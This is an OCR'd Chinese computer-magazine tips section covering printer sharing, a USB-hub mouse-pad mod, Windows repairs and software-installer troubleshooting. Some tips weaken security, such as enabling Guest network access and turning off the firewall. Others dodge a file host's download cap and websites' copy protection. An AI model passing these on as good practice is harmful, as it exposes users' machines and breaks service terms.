在"控制面板→管理工具→计算机管理→共享"下，打印机共享并没有对普通用户进行授权，所以Windows 2000/XP系列的电脑都无法正常使用共享打印机(Windows 98可能是安全级别要求低的缘故)，添加Everyone并赋予默认的权限后，整个局域网中所有电脑打印都恢复正常。其实这里开放Guest用户和前面所述的一样，仍然存在着不安全因素，根本解决办法就是在装有打印机的Windows 2000/XP中新增几个普通用户，并增设密码(密码的设定由每一个想共享打印的人自行设定，对其他人保密)，把新增的用户分给想使用共享打印机的人。如果是Windows 98用户，可直接以用户名和密码登录；如果是Windows 2000/XP用户，则要在"控制面板→管理工具→计算机管理→用户"中更改默认管理员的用户名为自己分得的用户名，密码与刚才所设的一样。

手把手教你解决打印机共享故障

1.搜索不到共享打印机

这是绝大多数局域网用户安装共享打印机时最容易遇见的问题，通常表现是在共享打印机列表中只出现"Microsoft Windows Network"的信息，而共享打印机却搜索不到。

解决办法:这个故障有三个解决方法。一是在为"本地连接"安装"NWLink IPX/SPX/NetBIOS Compatible Transport Protocol"协议后，通常就可以搜索到共享打印机了；二是直接在"网上邻居"中双击进入打印服务器后，右击共享打印机图标，在弹出菜单中选择"连接"，在弹出的提示框中点击"是"按钮，即可快速安装好共享打印机；三是检查打印服务器的"本地连接"是否启用了"Internet连接防火墙"功能，如果开启了，请取消该功能，如果既想使用"Internet连接防火墙"功能，又想共享文件和打印机，则要安装NetBEUI协议(非路由协议)。

2.无法浏览共享的打印机

览"网上邻居"后，双击共享打印机的计算机名图标，进入其中看共享的打印机是否存在，如存在，则表示当前工作站有权限对此打印机进行安装、打印之类的操作，如果看不到共享打印机或是无法 览打印服务器，则表示当前工作站的权限不够。或者，共享打印机的计算机采用共享名后加"$"的方法，来隐藏共享的打印机。

解决办法:前者要从两方面来解决，一是在打印服务器中开放Guest账户，并在组策略中依次进入"计算机配置→Windows设置→安全设置→本地策略→用户权利指派"，删除"拒绝从网络访问这台计算机"项中的Guest账户即可；二是要确保打印服务器的"本地连接"属性中勾选了"Microsoft网络的文件和打印机共享"项。

后者解决方法除非你知道处在同一局域网的共享打印机是采取此方法进行隐藏共享的打印机，你也可以采用同样的方法访问隐藏的共享打印机。方法是:安装网络打印机时，在"网络路径或队列名"中输入"\\CF\HPDJ955$"，其他步骤与前面类似。只不过你无法直接在"网上邻居"中看到隐藏的共享打印机。 CF [YY31]

带腕托的鼠标垫也能金屋藏娇

让 USB HUB 与鼠标垫联姻

★★

■江苏 远翔鸟

随着电脑技术的飞速发展，外围设备也日益增多，使得连接外设的USB接口也紧张起来。因为主板上集成的USB接口非常有限，一般新式主板可以集成四个USB接口，再加上主板上扩展的接口，可以达到8个USB口，而老式主板一般只有两个或四个USB接口。要想同时使用USB接口的鼠标、键盘、打印机、扫描仪、数码相机、闪存盘、移动硬盘和MP3播放机等设备是不大可能的。因此，使用时只好插来拔去的。为了能够一劳永逸，只有想办法扩展USB接口的数量。

在电脑市场中有一种一转四的USB HUB出售(见图1)，价格便宜，使用方便，是扩充USB接口数量的最佳选择。但这种USB HUB的数据线很短(见图2)，而电脑主机一般都是放在电脑桌下，使用它时还是感觉有点不便，如果能将这种USB HUB数据线延长，放置在电脑桌上就好了。由于外部设备的增多，现在的电脑桌可是寸土寸金，随便放置将会使桌面更加凌乱。因此，笔者想到了一个两全其美的办法。


图1


图2


图3




图4


图5


图6

笔者使用的鼠标垫上有个腕托(见图3)，可以减轻腕部疲劳。这种腕托较厚，而购得的USB HUB是超薄的，大小差不多，如果将USB HUB塞进去，不是既实用又美观吗？所需的工具很简单，一把锋利的美工刀就可以了。为了减小体积，将USB HUB拆开，取出内部的电路板(见图4)，根据电路板的大小，在鼠标垫的腕托部分开个洞(见图5)。鼠标垫是橡胶做的，因此开孔还比较容易，多试几次，细心一点就行了。


图7


图8

由于原来HUB上的数据线很短，因此要适当延长。USB接口共需四根导线，为了防止干扰，笔者选择了一种四芯屏蔽线。将屏蔽线去皮上锡，用电烙铁焊接在电路板上(见图6)，记住屏蔽线与原有HUB数据线对应的颜色，再将原有的USB接口与屏蔽线焊接在一起。导线焊好后，检查一下，确认无误后，就可以将USB HUB的电路板塞进鼠标垫的腕托内了(见图7)。如果电路板与腕托之间较松，可以向开好的孔内塞点东西，橡胶是有弹性的，可以将电路板卡在里面，当然也可以使用热熔胶或是树脂胶等粘合剂将电路板和鼠标垫粘起来。

最后，将HUB上的USB口接入主机，整个制作就算完成了，怎么样？挺简单的吧？将一些常用的USB设备插上(见图8)，实际使用时，并没有因为多了这几根数据线而影响操作，这次USB HUB与鼠标垫的"联姻"还是成功的。有兴趣的朋友不妨一试。CF[YY32]

系统密技E卡通

技巧(1) 留住我的“网上邻居”

在“网上邻居”中有时不能固定地显示出你所在的网络中的所有计算机，应该如何在“网上邻居”中留住这些计算机呢？我们需要用到“静态映射”，使用此方法的前提是必须有基本的网络连接并能够通过“开始→搜索→文件或文件夹→计算机或人”定位这些计算机。下面就跟我来进行静态映射吧。

第一步：打开“网上邻居”。

第二步：点击“开始→搜索→文件或文件夹→计算机或人”，输入你要搜索的计算机名并点击“搜索”。

第三步：当找到该计算机后，将此计算机图标拖动到“网上邻居”中，“网上邻居”中就创建了指向此计算机的快捷方式。

你可以将此快捷方式复制到其他用户的“网上邻居”中。

在Windows 2000/XP中：%SystemRoot%\Profiles\%Username%\NetHood

在Windows 9x中(此文件夹默认隐藏)：%SystemRoot%\Nethood

如果用户已经登录，则必须注销并重新登录后才能使映射生效。 **(笨笨)**

系统密技E卡通

技巧(1) Capslock、Numlock、Scroll Lock初始状态随心设

Windows启动后，我们常常希望Capslock、Numlock、Scroll Lock三个键状态能按照自己的习惯初始化(比如Caps Lock关，其他两个开)。其实只要打开注册表编辑器，找到[HKEY_CURRENT_USER\Control Panel\Keyboard]，双击右侧“InitialKeyboardIndicators”，将其值修改为0～7间的数字。值为“0”表示三键均关闭；“1”为Caps Lock开启；“2”为Num Lock开启，“4”为Scroll Lock开启。如果需要同时设置多个键开启，则将其代表的数字相加即可(如三键全部开启则为1＋2＋4＝7)。 **(丹丹)**

系统密技E卡通

技巧(1) Windows Media Player也玩截图

在观看电影的时候，有时我们会想到将电影中的精彩瞬间截成图片。大家可能会想到SnagIt等专业抓图软件，或者费尽心机地调整显卡加速设置，有些初学者还很容易将图片抓成“黑屏”，其实利用WMP10自带的截图功能就能实现，方法是：在播放视频文件(如DVDRip、MPEG、AVI等)时，只须在需要截图的时候按下“Ctrl+I”组合键，就能把正在播放中的电影画面截取下来，同时会弹出一个保存图片的窗口，我们可以通过其保存格式的下拉菜单将图片保存为JPEG或BMP格式。 **(笨笨)**

系统密技E卡通

技巧(1) 修复加密服务故障

当你正在进行安全更新时，突然收到一条关于加密服务故障的错误提示。不用恼火，打开“记事本”，输入以下命令语句并保存为BAT批处理文件：

```
net stop cryptsvc
ren %systemroot%\system32\catroot2 oldcatroot2
net start cryptsvc
regsvr32 softpub.dll
regsvr32 wintrust.dll
regsvr32 initpki.dll
regsvr32 dssenh.dll
regsvr32 rsaenh.dll
regsvr32 gpkcsp.dll
regsvr32 sccbase.dll
regsvr32 slbcsp.dll
regsvr32 cryptdlg.dll
```

执行这个批处理文件，重启后问题解决。 **(小猪哼哼)**

系统密技E卡通

技巧(1) 恢复光驱的即读即现

你的Windows XP有没有出现过这样的情况？ 览完一张光盘，即使更换到下一张盘片，还是显示上一张盘片的内容。其实这是由于用户设置不当，Windows XP启动了内设的一个镜像功能，它会先将光盘内容制成一个镜像文件保存，以方便用户在取出盘片后依然能读取该盘片数据。但用户无法立即 览到新插入的光盘，是件挺麻烦的事，如果不喜欢该功能，请点击“开始→设置→控制面板→性能和维护→管理工具→计算机管理”选项，在弹出的“计算机管理”对话框中依次展开“存储→可移动存储→库”，在右侧窗格中找到你的光驱型号。右击光驱图标并选择弹出菜单中的“属性”，在弹出“属性”对话框中点“常规”选项卡，在“延迟卸除”区域将“收回不可装入的媒体”选项后面的时间值由“5分钟”修改为“0分钟”，点击“确定”按钮并关闭“计算机管理”窗口重启电脑即可。 **(综合十三狼)**

系统密技E卡通

技巧(1) 同名文件复制一键否决

在大批量复制文件的过程中，如果目标文件夹中存在同名文件，系统会弹出一个对话框询问是否替换原文件？这时，可选择“是”替换该文件，选择“否”不替换该文件，选择“全部”以替换所有同名文件。那么，如果不想替换所有同名文件而又不想中断其他文件的复制，该怎么办呢？可以在按住Shift键的同时单击“否”按钮。这样系统就会自动跳过所有同名文件，而只复制其他文件。 **(乔珊)**

CF [MJ01]

软件密技E卡通

用Word XP进行图像处理

我们都知道在Word XP中直接执行“粘贴”命令可以方便地把其他位置的图片复制过来，但这只能保持图像原有格式，如果想将图片以不同格式粘贴到编辑区域，可以用Word XP中的“选择性粘贴”命令来实现。首先启动Word XP，并打开需要粘贴图片的文档，接着选中图片并进行复制。单击菜单栏中的“编辑→选择性粘贴”命令，这时会弹出一个粘贴设置的窗口，在其中有不同的图像格式进行选择，你只要选择需要的格式再单击“确定”按钮即可。(湖北 黄书童)

软件密技E卡通

紫光输入法技巧一则

有时在使用紫光拼音法时，如果词库文件破坏，再使用时，就会弹出提示窗口“词库文件打开失败”，并且输入法无法正常使用。其实要解决也很简单，方法如下：首先新建一个扩展名为UWL的空白文件，接着单击“程序→紫光拼音输入法→工具→词库备份和恢复”命令，然后选择“我想为当前用户从词库备份文件中恢复词库”选项，单击“下一步”按钮，这时输入法会提示你提供词库备份文件，定位到刚才建立的空白文件，按“确定”按钮，程序会提示“恢复词库失败”，关闭这个对话框重启电脑就可以正常使用紫光输入法了。

(湖北 黄书童)

软件密技E卡通

快速关闭PhotoShop的工具栏和浮动面板

在使用PhotoShop作图时，当你要快速的将多个浮动面板关闭时，可以同时的按下键盘上的Shift+Tab键，这样浮动面板就会立刻关闭，如果再同时按下这两个键，面板就又会打开出现。如果只按下Tab键则工具栏和浮动面板会一起关闭，同理，再按下该键则工具栏和面板又会同时打开出现。

(湖北 黄书童)

软件密技E卡通

测试你的系统是否有Popup漏洞

Popup漏洞(就是大家常说的“网络钓鱼”)是IE 览器新发现的BUG。利用这个漏洞可以把可信任站点上的弹出窗口链接指向任意的页面，从而被别有用心的人士所利用，现在只要你用 览器打开这个http://www.secunia.com/multiple_browsers_window_injection_vulnerability_test/测试页面，就以检验你的 览器是否会被这个漏洞所影响。其中的测试方法十分简单，直接点击网页上的“With Pop-up Blocker”或“Without Pop-up Blocker”的链接，如果测试时出现一个弹出窗口并显示一些出自Secunia网站的文字则说明存在这个漏洞，请尽快打好补丁。

(广州 伍裕标)

软件密技E卡通

用Total Commander巧法删除重复图片

由于工作关系，笔者常常需要在网上搜寻大量的图片，时间一长，硬盘中的很多图片就会重复，它们的图片内容是一样的，但是图片名字却不一样。怎样可以快速的删除重复的图片呢，笔者有个很好的办法，方法如下：打开Total Commander，然后切换至分区最上层，然后选中所有文件及文件夹，再选择菜单中的“命令→搜索”项，在弹出的搜索窗口中，点击“高级”标签，选中“查找重复文件”和下面的“名称相同”、“大小相同”、“内容相同”三个选项，最后单击“开始搜索”按钮就可以查找硬盘中重复的图片了。(湖北 黄书童)

软件密技E卡通

解压缩后，快速打开文件夹

WinRAR是款非常好用的压缩软件，可是再好的软件也有 漏，比如我们在用WinRAR解压缩文件完毕后，都要再次打开解压缩后的文件夹，而不是直接进入该文件夹中。

我们可通过简单的设置解决这个问题。右击要解压缩的文件，在弹出菜单中选择“解压文件”一项，在打开的解压窗口中选择“杂项”中的“在资源管理器中显示”项，最后单击“确定”按钮即可。

(湖北 黄书童)

软件密技E卡通

对加密网页说“不”

网上有很多不错的文章，本想把内容复制下来慢慢看，可是有很多网站出于不同的原因对网页内容进行了加密，使很多IE用户无可奈何。其实有一个很简单的方法就可以把这些加密的内容很轻松的保存下来，就是使用FireFox 览器打开此页面。使用该 览器后可以用普通的复制、粘贴的方法就能把加密内容复制下来。因为大部分的网站都是使用IE的标准，针对IE用户进行加密的，所以对于FireFox来说没有起到加密的作用。

(X-MAN)

软件密技E卡通

也谈QQ能用，IE不能用问题

《电脑爱好者》已经介绍过几次因某种原因，导致QQ能用，但IE打不开任何网页的解决方法，其实除注册DLL文件及SFC方法外，还可以使用专门的修复软件——Winsock Fix(下载地址：http://www.newhua.com/cfan/200503/winsockxpfix.rar)。将软件下载并解压缩，然后运行其中的winsockxpfix.exe，点击Fix(修复)按钮即可修复，如果出现错误，可通过ReG-Backup(恢复备份)按钮恢复即可。

(AA)

CF [MJ02]

网络密技E卡通

技巧(J) 避开Mofile下载次数的限制

时下流行网络硬盘，Mofile网站（http://www.mofile.com）是其中比较知名的一个。近日，笔者在该网站班级设立的账户中下载一个RAR文件，却被告知："该文件今日下载次数太多，请明日尝试"。笔者当时又急需查阅该文件，经过一番试验，终于找到解决办法，按照以下步骤可以避开下载次数的限制：登录后，进入"我的文档"，勾选要下载的文件，点击"移至接力站"将其移动至"接力站"中。在"接力站"中，选中该文件，点击"发送"，在随后出现的窗口中，左击"点击这里下载"按钮。看看，是不是可以下载了？最后别忘了将文件重新移动到"保管箱"，毕竟"接力站"只允许存放3天时间啊！

(周玲生)

网络密技E卡通

技巧(J) QQ也用免提信息

大家都知道手机有一种免提短信，可以在收到短信时无需按键，立即显示内容。其实QQ也有免提信息，对方QQ上线后第一眼就能看到该留言弹出，而不需要双击任务栏上的QQ图标。方法是这样：在留言之前，先给对方发送一个视频聊天请求，然后再取消。之后再写上留言的文字就可以了。这样当对方启动QQ上线后，首先跳出来的是你刚才留言的窗口，窗口是自动跳出来的，而不是点任务栏图标打开的。 (softer)

网络密技E卡通

技巧(J) 取消任务栏上的QQ图标

很多人都讨论过如何隐藏任务栏上的QQ图标，什么通过老板键啊，使用第三方软件啊，调节分辨率等方法。实际上当我们使用的是QQ 2004时只要到"系统设置→基本设置→窗口设置"，把"在任务栏显示图标"前的勾去掉即可。这样QQ图标就会从任务栏上消失了。 (阮征)

网络密技E卡通

技巧(J) 再谈一个网卡绑定多个IP地址

Windows 2000/XP对一个网卡设置多个IP地址的操作方法很简单，这里主要是针对Windows 98/Me。网上曾有技巧是通过修改注册表来为一个网卡配置多个IP地址，虽然可行，但对注册表不熟悉的用户可能就有点麻烦了，甚至可能会不小心将注册表弄坏的，下面教大家一个操作更为简单的方法。

右击桌面上的"网上邻居"并选择"属性"，进入网络配置，双击"TCP/IP"一项可以设置一个IP。点"添加→协议"，再选择"MICROSOFT"中的"TCP/IP协议"。这样，我们的网络配置框中就有两个TCP/IP协议了，再双击这个TCP/IP协议就可以设置第二个IP地址了。再次添加TCP/IP协议，可以设置更多的IP。 (高峰 崔玉方)

网络密技E卡通

技巧(J) 谁连上了我的电脑

当你发现系统托盘右下角的"我的连接"灯一直亮着，而又没有访问别人，硬盘灯在狂闪不已，那么，很可能有人正在享受你的共享资源。知道有人访问我，怎么知道是谁呢？访问的文件又是哪一个呢？打开"控制面板→管理工具→计算机管理→系统工具→共享文件夹"。或者用快捷的打开方式："开始→运行→fsmgmt.msc"。其中的"共享"会列出你的所有共享资源；"会话"：告诉你哪几台计算机连上了你，并显示来客的IP和计算机名；"打开的文件"：告诉你哪台计算机正在读取哪个文件。在这里，你可以随时中断和他的会话，使他暂时失去连接。(张赠辉)

网络密技E卡通

技巧(J) 在TelTel中加好友的经验

《电脑爱好者》曾介绍过TelTel免费拨打电话软件的使用方法。经过笔者自己摸索，终于找出一种最简便的加好友方法。

首先，在TelTel中登录你已经申请的账号，然后在加好友的对话框中选择"通过网络即时通信工具"一项，把地址复制到你的QQ上，发送给你的另一个QQ(你应该有两个以上的QQ吧？) 。这时，你先不要急于点击另一个QQ中的地址，而应先把IE"属性/常规"下的"cookie"删除。然后再点击链接。这时IE中显示的是TelTel的主页。你必须从这里下载一次TelTel软件，下载之前应先退出原账号。下载安装完后，就可以注册一个账号。申请成功后，新账号和原账号便互加对方为好友。只要再重复以上的步骤，你就可轻易地加入3个好友。 (陈仁才)

网络密技E卡通

技巧(J) 本地巧设QQ排名

大家都知道通过在自己QQ名字前加" "可以提高自己在QQ中的排名，使得自己更靠前。如果你的QQ中有一个非常好的朋友，希望他的排名靠前，但他并没有使用诸如 的方法。遇到这种情况可以在本地手动提高他的排名，方法是在他的名字上点鼠标右键选择"改名"，(见图)在用户名称处输入加上 的名称，这样该好友的排名就会靠前。当然这样的设置只对本地电脑有效，如果你换了一个机器排名会恢复到修改前的顺序。 (softer)

网络密技E卡通

技巧(J) 免费的外语老师

当遇到不认识的外文时怎么办？也许英文我们可以通过翻译软件来解决，但其他文字呢？今天为大家介绍一个免费外语老师，首先要通过在 览器中输入http://www.worldlingo.com/wl/translate这个地址来拜访它。它可以翻译包括英法俄日，西班牙等等多国语言，对于常见的单词及句子翻译得也非常准确。 (soft)

CF [MJ03]

硬件密技E卡通

技巧(J) 通过Adobe Gamma实用程序进行显示器色彩校准

Adobe Gamma实用程序可以校准显示器的对比度和亮度、灰度(中间色调)、色彩平衡和白场。消除显示器显示时的色偏，使显示器的灰色尽可能成为中性色。使用步骤如下：选取"载入"并选择与显示器最相符的ICC概貌，以此作为起点校准显示器(ICC概貌指一个色彩空间的描述。ICC概貌用在不同的平台之间准确地重现颜色)；先将显示器上的对比度和亮度调到最大值，再调整"亮度"和"对比度"，使顶部栏中的交错灰色方块尽可能暗(但不为黑)，同时使底部栏保持亮白；"荧光粉"选择项，选择一种类型的显示器。如果没有列出适合的类型，选取"自定"，然后输入显示器制造商指定的红、绿和蓝的荧光粉；对于"灰度系数"，选取一个系统允许的选项来建立当前灰度系数设置；"Gamma值"，指选择想要的目标灰度系数。在Windows中默认是2.2；对于"硬件"，按显示器制造商的说明选择显示器的白场，以决定使用暖白色还是冷白色。也可以测量显示器白场，选择"测量"，然后按照屏幕上的说明进行；如果知道最终图像显示的色温，就在这里选择。否则，选择"与硬件相同"；(成都 八云)

硬件密技E卡通

技巧(J) 刻录的盘片(DVD+R)在其他的DVD上无法读取

首先，请确认您的DVD光驱是否支持 DVD+R/RW此种格式：如果不支持，联系DVD光驱的厂商，查看是否有新Firmware可以使您的光驱支持DVD+R/RW这种格式的盘片；其次，请确认您刻录的文件格式：如果是DVD-Video盘片，请查看您刻录的文件格式是否是DVD-ROM格式，如果是DVD Data盘片，请注意您的盘片是否做过关闭盘片(Close Disk)的动作。(成都 八云)

硬件密技E卡通

技巧(J) 焊接工具的选择

只有具备一定的硬件改造的基本功，这样在改造过程中才能得心应手。这次我们就来看看焊接工具的选择。电烙铁要求烙铁尖，要细顶部的直径在1mm以下，功率为25W左右，不要选用大功率的，有条件的可以使用温度可调节带ESD保护的焊台。焊丝要细，纯度要高。进口焊芯直径为0.4mm 或0.5mm，部分品质不好焊丝标的参数达不到。要实际地去分辨，不要看参数。助焊剂可以增加锡水的流动性，依靠表面张力作用光滑的包在引脚和焊盘的间隙。用松香代替，需将松香压成碎面撒放在焊接处最佳。焊接后用酒精清除PCB上的助焊剂，无水乙醇酒精含量不少于99.8%。尖头镊子、吸锡网、小硬毛刷、放大镜等辅助工具。(成都 八云)

硬件密技E卡通

技巧(J) USB"动力"查看

知道自己的闪盘插入到计算机后，能否得到足够的"动力"吗？其实通过下面的方法，你可以很方面地查看到主板对USB HUB的供电情况。依次单击"开始"/"设置"/"控制面板"，在打开的控制面板窗口中，双击"系统"图标，在弹出的系统属性设置窗口中，单击"硬件"标签，并在对应的硬件标签页面中，单击"设备管理器"按钮；在接着出现的设备列表界面中，展开"通用串行总线控制器"选项，此时在该选项下面你会看到有几个"USB Root Hub"这样的项目，用鼠标双击其中的一个项目时，就能打开对应该项目的属性窗口，单击该窗口的"电源"标签，就能知道当前每一个USB端口所获得电量的多少了。(成都 八云)

硬件密技E卡通

技巧(J) "强行"停用闪盘

正确移除闪盘的方法应该是通过"安全删除硬件"图标来完成的，可在实际使用闪盘的工作中，你常常会发现在"安全删除硬件"的窗口中，仍然无法将闪盘安全移走。遇到这种情况时，你不妨先将所有与闪盘有关的内容窗口逐一关闭，同时将正在访问闪盘的所有应用程序全部退出，当然也要包括不引人注意的防火墙程序或杀毒软件。要是这些措施仍然不能将闪盘安全停用的话，那你不妨依次执行"开始"/"关机"命令，在打开的关机选项窗口中，选中"注销"命令，等到系统注销以后再重新登录，然后再尝试着通过"安全删除硬件"图标来停用闪盘看看，倘若还是不行的话，那就直接将计算机关闭掉，并在断开主机电源的情况下，直接拔除闪盘，这样的话就不会对闪盘造成伤害了。(成都 八云)

硬件密技E卡通

技巧(J) ADSL的指示灯都正常但仍然掉网

一台ADSL的指示灯为绿色，但也发生掉线现象，且重新启动Modem后就好了。这种情况多发生在没有代理服务器，没有做防火墙或没有路由器的网络用户上。这是因为在ADSL Modem上有个"10Base-T"口，这个口是接局域网的HUB口。虽然是10Mb/s的端口，但是ADSL的上行带宽只有几百Kb/s。如果用户局域网内部是ADSL直接接HUB，HUB再接下面的客户机，网络内的许多与ADSL无关的数据包将占用ADSL上行通道，ADSL也无法控制局域网内的广播风暴；如果超过ADSL上行传输能力，数据包将装入ADSL的缓存；如果数据量继续增大，缓存溢出，则造成ADSL"休眠"现象。这样只有重新启动Modem了。解决办法是做一台双网卡的代理服务器，这样可以隔断Modem与局域网之间的直接通信，避免上述问题。(成都 八云)

CF [MJ04]

■湖南　lyh

揭开软件安装背后的秘密　轻松化解烦人的软件安装问题

七招排除软件安装故障

您在本期可以学到

- 安装程序到底有哪些？
- 如何判断使用的安装包制作工具
- 常见软件安装故障解决

在使用电脑中，每个人都免不了要安装各种各样的软件。如果在你急需安装一个软件的时候，突然系统拒绝安装，那是什么心情？来看看高手是如何解决那些烦人的软件安装吧。

芝麻开门

软件如何在Windows安家？

在C:\Program Files文件夹创建一个专门的文件夹→将需要的文件复制到这个文件夹→为了能正常运行，往往还需要在注册表中写入自己的信息，让Windows“登记在册”→接着一般还要在系统目录复制一些必要的DLL等文件→最后在桌面、开始菜单等位置创建快捷方式。

当然这样的流程是最基本的，许多软件可能还会在相应位置复制配置文件、创建专门的数据文件夹等。

如果以上工作都交给用户来完成，那就太麻烦了，所以软件安装程序制作工具便出现了，它们的作用就是根据软件制作者的设置，让创建文件夹、复制文件、写入注册表等操作自动完成，同时将所有需要的文件打包成一个文件或几个文件，用户只要双击运行其中的安装文件即可快速完成软件安装。

都有哪些软件安装程序制作工具

1.简单的批处理脚本，包括纯粹的复制和注册动态链接库 。

2.各种压缩软件的自解压模块，如WinRAR、WinZIP等，利用此方式制作的安装程序一般是一些不需要复杂设置的软件。比如nVIDIA显卡驱动程序等。

3.完全自主开发的制作工具，这种程序不是很多，如RealONE等。

4.专业制作工具。如InstallShield 6.x、Nullsoft Installation System(NSIS)、Wise Installation System和免费的Inno Setup等 。

5.Windows自带的安装引擎，Windows有两套安装引擎，一是通过编写INF文件来安装，绝大多数驱动程序都是通过这种方式安装的，它一直伴随着Windows，可以完成简单的安装任务。另一种就是通过Windows Installer引擎来完成安装程序制作，这是Windows目前推荐的安装方式，而各大专业安装程序制作工具开发商也推出了基于Windows Installer引擎的安装软件包，如最新的InstallShield Premier Edition 10.5，它既可以制作基于InstallShield安装引擎的安装程序，又能开发基于Windows Installer引擎的安装软件。

如何判断软件使用的安装程序制作工具

1.Wise Installation System

FlashGet安装程序就是用Wise制作的，从该软件的安装界面上就能看出来(见图1)。



图1

2.Inno Setup

本期《我的第一款Software发布啦》就是利用这个软件完成的，生成的安装程序一般都是标准的Windows向导模式(见图2)，代表软件有UltraISO及FlashFXP等。你可以在安装程序上右击，选择“属性→版本”，在“备注”中可以看到“This installation was built with Inno Setup: http://www.innosetup.com”的提示。

3.Nullsoft Installation System

用它制作的安装程序一般都是类似Winamp的安装界面(见图3)，很容易辨认。代表软件有暴风影音、BitComet等。

4.InstallShield

最常见的安装程序制作软件，如图4所示的Yamaha声卡驱动程序界面就是用InstallShield制作的。如果安装程序中包括setup.exe、setup.ini、setup.ins及DATA1.CAB、DATA1.HDR等文件，一般就是installShield制作的安装程序。另外，与Inno Setup相同，InstallShield也能通过查看“版本”信息的方法判断。

5.自解压文件

用WinRAR和WinZIP制作的自解压文件，安装WinRAR后，从软件图标上就可以看出，另外，Nero的安装包也是先用WinRAR进行自解压封装的(见图5)。

6.Windows Installer

如果文件扩展名为MSI，一定就是Windows Installer格式的，还有些安装程序是setup.exe和一个msi文件，也是基于Windows installer的安装引擎的，另外有些是单独的EXE文件里面嵌入了MSI文件，一旦运行就能看到如图6所示窗口。代表软件有金山词霸2005、Alcohol 120%及MSN Messenger等。

7.自制的安装程序

对于自制的安装程序，只有根据经验来判断了。如



图2　这种风格一般都是inno制作的(当然并不完全是)




图3



图4　可以看到上面有InstallShield字样



图5



图6

RealONE、Total Commander等。

常见软件安装故障快速排除

1.InstallShield

对于InstallShield 6.X制作的安装程序，如果安装错误包括：不支持此接口，RPC错误，Ikernel错误等错误信息，可尝试以下方法：

(1)用“任务管理器”查看是否存在Ikernel.exe进程，如果存在，且此时确认没有安装程序在运行，可结束该进程后再进行安装；

(2)删除Installshield目录，如删除目录C:\Program Files\Common Files\InstallShield\Engine和C:\Program Files\Common Files\InstallShield后再进行安装；

(3)下列注册表项无法读取(账户等级低或注册表权限设定出错)：[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID]、[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface]、[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib]，出现此问题后，可使用Regedt32.exe来改变账户等级，改变成管理员权限。

(4)如果还是无法解决，则需要登录Installshield网站搜索答案。

比如，在安装时出现了“Error -1608: Unable to Create InstallDriver Instance”的错误，则可登录到http://consumer.installshield.com/然后在Search Consumer Central(搜索用户中心)中输入1608，就能找到问题的解决方案(见图7)。

2.Wise Install System

如果是Wise Install System制作的安装程序，同样可以到Wise公司网站寻求答案（http://www.Wise.com/knowbase.asp）。方法与InstallShield类似，在All of these words(关键词)中输入关键词，然后在Article Type(文章类型)中选择Problems(问题)，再勾选好操作系统，并选择Produts(产品)为Wise Installation System即可。

3.Inno Setup

由于Inno Setup脚本文件非常简单，网站上也没有详细资料库，如果出现问题，可登录http://www.jrsoftware.org/isfaq.php或http://www.jrsoftware.org/iskb.php找找看。

4.MSI格式

由于MSI安装程序使用了系统服务Windows Installer，一旦该服务出错，




图7

就会导致各种各样安装错误。比如安装MSN Messnger 6.0时遇到的1603或1601错误，一般就是Windows Installer引起的。如果Windows Installer服务正在运行，可以先试着在"开始→运行"中输入"msiexec /unregserver"(不含引号)停止Windows Installer服务，接着再用"msiexec.exe /regserver"(不含引号)启用服务即可。

如果所有使用Windows Installer安装的程序均不能正常安装，还会出现"不能访问Windows installer 服务。可能你在安全模式下运行Windows，或者Windows Installer没有正确的安装。请和你的支持人员联系以获得帮助"的提示。通常这种情况下Windows Installer服务已经被停用，当再次启用服务时会提示"指定的服务已标记为删除"。而且试图重装Windows Installer时，出现"指定的服务已存在"的错误。这种情况是由于一些软件制作的问题导致Windows Installer不能正常工作，可采取下面的方法。

第一步:删除注册表中的[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MSIServer]项，接着运行instmsiw.exe，如果不行继续进行第二步。

第二步:下载http://www.newhua.com/cfan/200503/unmsi.inf，右击该文件，选择"安装"，就可删除一些MSI的dll，注意Windows可能会警告一些系统文件被修改要求插入安装光盘，取消，不必理睬。

第三步:重启电脑，按F8键，进入"带命令行的安全模式"，执行下面命令：

regsvr32 /u %windir%\msi.dll

del %windir%\msi.dll

第四步:重启系统，运行instmsiw.exe，安装Windows Installer 2.0即可。

小提示

★Windows 9x的Windows Installer 2.0下载地址:http://download.microsoft.com/download/WindowsInstaller/Install/2.0/W9XMe/EN-US/InstMsiA.exe

★Windows 2000/NT的Windows Installer 2.0下载地址:http://download.microsoft.com/download/WindowsInstaller/Install/2.0/NT45/EN-US/InstMsiW.exe

★你还可以安装Windows Installer 3.0，它适用于Windows 2000 SP3/SP4、Windows XP SP1/SP2及Windows 2003，下载地址:http://download.microsoft.com/download/9/e/1/9e14751c-f897-4bbd-af7a-890d9a0f5430/WindowsInstaller-KB884016-v2-x86.exe

